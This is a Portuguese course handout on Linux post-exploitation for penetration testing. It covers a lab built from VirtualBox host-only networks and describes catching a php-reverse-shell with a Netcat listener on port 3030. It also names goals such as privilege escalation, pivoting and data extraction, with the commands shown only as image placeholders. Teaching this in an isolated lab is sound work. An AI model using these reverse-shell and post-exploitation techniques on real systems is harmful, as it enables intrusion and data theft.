



LISTA DE FIGURAS

Figura 1 – Preparando o ambiente (1)	7
Figura 2 – Preparando o ambiente (2)	7
Figura 3 – Preparando o ambiente (3)	8
Figura 4 – Preparando o ambiente (4)	8
Figura 5 – Preparando o ambiente (5)	9
Figura 6 – Preparando o ambiente (6)	9
Figura 7 – Preparando o ambiente (7)	10
Figura 8 – Preparando o ambiente (8)	10
Figura 9 – Preparando o ambiente (9)	11
Figura 10 – Preparando o ambiente (10)	11
Figura 11 – Preparando o ambiente (11)	12
Figura 12 – Shell (1)	13
Figura 13 – Shell (2)	13
Figura 14 – Shell (3)	14
Figura 15 – Shell (4)	14
Figura 16 – Shell (5)	15
Figura 17 - Shell (6)	16
Figura 18 – Shell (7)	17
Figura 19 – Shell (8)	17
Figura 20 – Shell (9)	18
Figura 21 – Shell (10)	18
Figura 22 – Transferência de arquivos (1)	20
Figura 23 – Transferência de arquivos (2)	20
Figura 24 – Transferência de arquivos (3)	21
Figura 25 – Transferência de arquivos (4)	22
Figura 26 – Transferência de arquivos (5)	22
Figura 27 – Transferência de arquivos (6)	23
Figura 28 – Transferência de arquivos (7)	23
Figura 29 – Transferência de arquivos (8)	23
Figura 30 – Transferência de arquivos (9)	24
Figura 31 – Transferência de arquivos (10)	24
Figura 32 – Transferência de arquivos (11)	25
Figura 33 – Transferência de arquivos (12)	25
Figura 34 – Transferência de arquivos (13)	26
Figura 35 – Transferência de arquivos (14)	31
Figura 36 – Transferência de arquivos (15)	31
Figura 37 – Transferência de arquivos (16)	31
Figura 38 – Levantamento de informações (1)	33
Figura 39 – Levantamento de informações (2)	34
Figura 40 – Levantamento de informações (3)	34
Figura 41 – Levantamento de informações (4)	35
Figura 42 – Levantamento de informações (5)	35
Figura 43 – Levantamento de informações (6)	36
Figura 44 – Levantamento de informações (7)	36
Figura 45 – Levantamento de informações (8)	36
Figura 46 – Levantamento de informações (9)	37
Figura 47 – Levantamento de informações (10)	37

Figura 48 – Levantamento de informações (11).....	38
Figura 49 – Levantamento de informações (12).....	39
Figura 50 – Levantamento de informações (13).....	39
Figura 51 – Levantamento de informações (14).....	40
Figura 52 – Levantamento de informações (15).....	41
Figura 53 – Levantamento de informações (16).....	42
Figura 54 – Levantamento de informações (17).....	42
Figura 55 – Levantamento de informações (18).....	43
Figura 56 – Levantamento de informações (19).....	44
Figura 57 – Levantamento de informações (20).....	45
Figura 58 – Levantamento de informações (21).....	45
Figura 59 – Levantamento de informações (22).....	45
Figura 60 – Levantamento de informações (23).....	46
Figura 61 – Levantamento de informações (24).....	47
Figura 62 – Levantamento de informações (25).....	47
Figura 63 – Levantamento de informações (26).....	48
Figura 64 – Levantamento de informações (27).....	48
Figura 65 – Levantamento de informações (28).....	49
Figura 66 – Levantamento de informações (29).....	49
Figura 67 – Levantamento de informações (30).....	49
Figura 68 – Levantamento de informações (31).....	50
Figura 69 – Levantamento de informações (32).....	51
Figura 70 – Levantamento de informações (33).....	51
Figura 71 – Levantamento de informações (34).....	52
Figura 72 – Levantamento de informações (35).....	53
Figura 73 – Levantamento de informações (36).....	53
Figura 74 – Levantamento de informações (37).....	54
Figura 75 – Levantamento de informações (38).....	55

LISTA DE COMANDOS DE PROMPT DO SISTEMA OPERACIONAL

Comando de prompt 1 – Shell.....	18
Comando de prompt 2 – Transferência de arquivos (1)	20
Comando de prompt 3 – Transferência de arquivos (2)	21
Comando de prompt 4 – Transferência de arquivos (3)	23
Comando de prompt 5 – Transferência de arquivos (4)	24
Comando de prompt 6 – Transferência de arquivos (5)	24
Comando de prompt 7 – Transferência de arquivos (6)	26
Comando de prompt 8 – Transferência de arquivos (7)	30
Comando de prompt 9 – Transferência de arquivos (8)	30
Comando de prompt 10 – Levantamento de informações (1)	33
Comando de prompt 11 – Levantamento de informações (2)	35
Comando de prompt 12 – Levantamento de informações (3)	37
Comando de prompt 13 – Levantamento de informações (4)	38
Comando de prompt 14 – Levantamento de informações (5)	40
Comando de prompt 15 – Levantamento de informações (6)	41
Comando de prompt 16 – Levantamento de informações (7)	43
Comando de prompt 17 – Levantamento de informações (8)	45
Comando de prompt 18 – Levantamento de informações (9)	46
Comando de prompt 19 – Levantamento de informações (10)	49
Comando de prompt 20 – Levantamento de informações (11)	50
Comando de prompt 21 – Levantamento de informações (12)	52
Comando de prompt 22 – Levantamento de informações (13)	54

SUMÁRIO

1 PÓS-EXPLORAÇÃO LINUX I	6
1.1 Preparando o ambiente	6
2 SHELLS.....	12
3 TRANSFERÊNCIA DE ARQUIVOS	19
3.1 Transferência web	19
3.2 Transferência Netcat	23
3.3 Transferência base64.....	25
4 LEVANTAMENTOS DE INFORMAÇÕES HOST LINUX.....	32
4.1 Processo manual.....	32
4.1.1 Distribuição e versão do sistema operacional	33
4.1.2 Versão e arquitetura do kernel	34
4.1.3 Verificação de variáveis de ambiente	36
4.1.4 Verificação de aplicações e serviços.....	38
4.1.5 Verificação de serviços executados pelo root	40
4.1.6 Verificar se há agendamentos no cron do sistema.....	41
4.1.7 Verificar dispositivos de rede.....	42
4.1.8 Verificar configurações de rede e rotas do sistema.....	44
4.1.9 Verificar quem está logado e procurar por arquivos sensíveis	45
4.1.10 Verificar como o sistema de arquivos está montado	48
4.1.11 Verificar permissões avançadas.....	50
4.1.12 Procurar por locais onde se pode escrever e executar arquivos	52
4.1.13 Levantamento de compiladores	53
REFERÊNCIAS.....	56

1 PÓS-EXPLORAÇÃO LINUX I

A pós-exploração consiste em uma das etapas mais importantes de um processo de análise de vulnerabilidade ou Pentest. Para compreendermos melhor tudo isso, precisamos entender que todo o conhecimento visto até o momento pode ser objetivado como um meio para se atingir um fim.

Com isso, percebe-se que a atividade de identificação e exploração de uma falha de segurança nada mais é do que um dos pontos mais importantes da atividade. Contudo, a cereja do bolo está diretamente ligada ao processo de pós-exploração.

Sem uma pós-exploração bem executada, pode-se perder toda a trajetória dessa caminhada, comprometendo uma atividade desgastante e dispendiosa que é o levantamento de informações, a identificação de uma vulnerabilidade e sua exploração.

Ganhar acesso a uma infraestrutura ou a um host não é o objetivo principal, tendo em vista que, se você tiver um usuário comum, nenhum tipo de exfiltração de dados ou comprometimento poderá ser realizado. Concentre-se, a partir deste momento, no ponto crucial de um Pentest, pois, a partir daí, poderemos validar o comprometimento, a gravidade e os possíveis danos que uma vulnerabilidade pode proporcionar.

Por meio da pós-exploração, podemos elevar privilégios de um usuário no sistema, conseguir acesso a sub-redes internas, teoricamente sem acesso por meio da internet, extrair dados, modificá-los e muito mais.

1.1 Preparando o ambiente

Objetivando a execução de nossa prática, preparamos um ambiente segregado e seguro para execução dos principais procedimentos de pós-exploração de um host vulnerável.

Primeiramente, acesse o seguinte endereço: https://fiapcom-my.sharepoint.com/:f/g/personal/pf1221_fiap_com_br/EpOTjculOvJEuc1ZSm1YYB8B8ZWHfMcVaTRTNfQvZpje_Q?e=HfDR5b e efetue o download das máquinas-alvo

de nosso laboratório. Após realizar o download, importe-as utilizando seu virtualizador de preferência, seja VirtualBox ou VMWare.

A importação das máquinas virtuais já é um processo conhecido, porém, para as atividades de pós-explorações, deverão ser realizadas algumas configurações nas placas de rede.

Primeiramente confirmaremos se a rede host-only do VirtualBox permanece com as configurações 192.168.135.1/24, servidor DHCP habilitado, com endereçamento inferior 192.168.135.2 e superior 192.168.135.254, conforme a figura “Preparando o ambiente (1)”.




Figura 1 – Preparando o ambiente (1)
Fonte: Elaborado pelo autor (2021)

Logo em seguida devemos criar outra interface de rede host-only. Para sua criação, basta clicar no menu “Arquivo” e depois em “Host Network Manager”, conforme a figura “Preparando o ambiente (2)”.



Figura 2 – Preparando o ambiente (2)
Fonte: Elaborado pelo autor (2021)

Na tela seguinte, clique no botão Criar, conforme a figura “Preparando o ambiente (3)”.




Figura 3 – Preparando o ambiente (3)
Fonte: Elaborado pelo autor (2021)

Assim, o sistema cria uma nova interface host-only, conforme a figura “Preparando o ambiente (4)”.




Figura 4 – Preparando o ambiente (4)
Fonte: Elaborado pelo autor (2021)

No menu de “Propriedades”, configure a nova rede, conforme a figura “Preparando o ambiente (5)”, e habilite o servidor DHCP, conforme a figura “Preparando o ambiente (6)”.




Figura 5 – Preparando o ambiente (5)
Fonte: Elaborado pelo autor (2021)




Figura 6 – Preparando o ambiente (6)
Fonte: Elaborado pelo autor (2021)

A rede de nosso Kali Laboratório deverá possuir apenas uma interface de rede habilitada no hospedeiro host-only criado, conforme a figura “Preparando o ambiente (7)”.




Figura 7 – Preparando o ambiente (7)

Fonte: Elaborado pelo autor (2021)

A máquina 01 importada deverá possuir duas interfaces de rede habilitadas, uma com o hospedeiro host-only e outra com o mesmo hospedeiro host-only, porém de nome vboxnet0, conforme as figuras “Preparando o ambiente (8)” e “Preparando o ambiente (9)”.




Figura 8 – Preparando o ambiente (8)

Fonte: Elaborado pelo autor (2021)




Figura 9 – Preparando o ambiente (9)
Fonte: Elaborado pelo autor (2021)

Já a máquina 02 deverá possuir apenas uma interface, setada com o hospedeiro host-only (vboxnet0), conforme a figura “Preparando o ambiente (10)”.




Figura 10 – Preparando o ambiente (10)
Fonte: Elaborado pelo autor (2021)

Cabe salientar que, antes de subir as três máquinas, é necessário verificar a distribuição de memória RAM para cada máquina virtual do laboratório, tendo os hosts-alvo não mais do que 1.024 MB de RAM.

Para finalizarmos o processo e garantirmos as interfaces do host atacante e host alvo 01, iremos configurar o IP manual em nosso Kali com os seguintes dados de rede: IP=192.168.135, Netmask=255.255.255.0 e GW=192.168.135.1, conforme a figura “Preparando o ambiente (11)”.




Figura 11 – Preparando o ambiente (11)
Fonte: Elaborado pelo autor (2021)

Com o laboratório montado, iniciamos as máquinas e procedemos com nossa prática.

2 SHELLS

Para iniciar nossa prática, primeiramente abriremos uma conexão com a porta 3030, utilizando o Netcat em nosso Kali, conforme a figura “Shell (1)”.




Figura 12 – Shell (1)
Fonte: Elaborado pelo autor (2021)

Os estudos de pós-exploração partem do princípio de que já ganhamos acesso ao host-alvo, e, para isso, precisamos estabelecer uma conexão reversa com o referido host. Sendo assim, no endereço <http://192.168.135.2/shell.php> foi inserido um php-reverse-shell, que, quando acessado, estabelece uma conexão reversa com nosso Netcat em execução na porta 3030.

Diante disso, após a abertura de conexão do Netcat, acessamos o endereço citado anteriormente, conforme a figura “Shell (2)”.

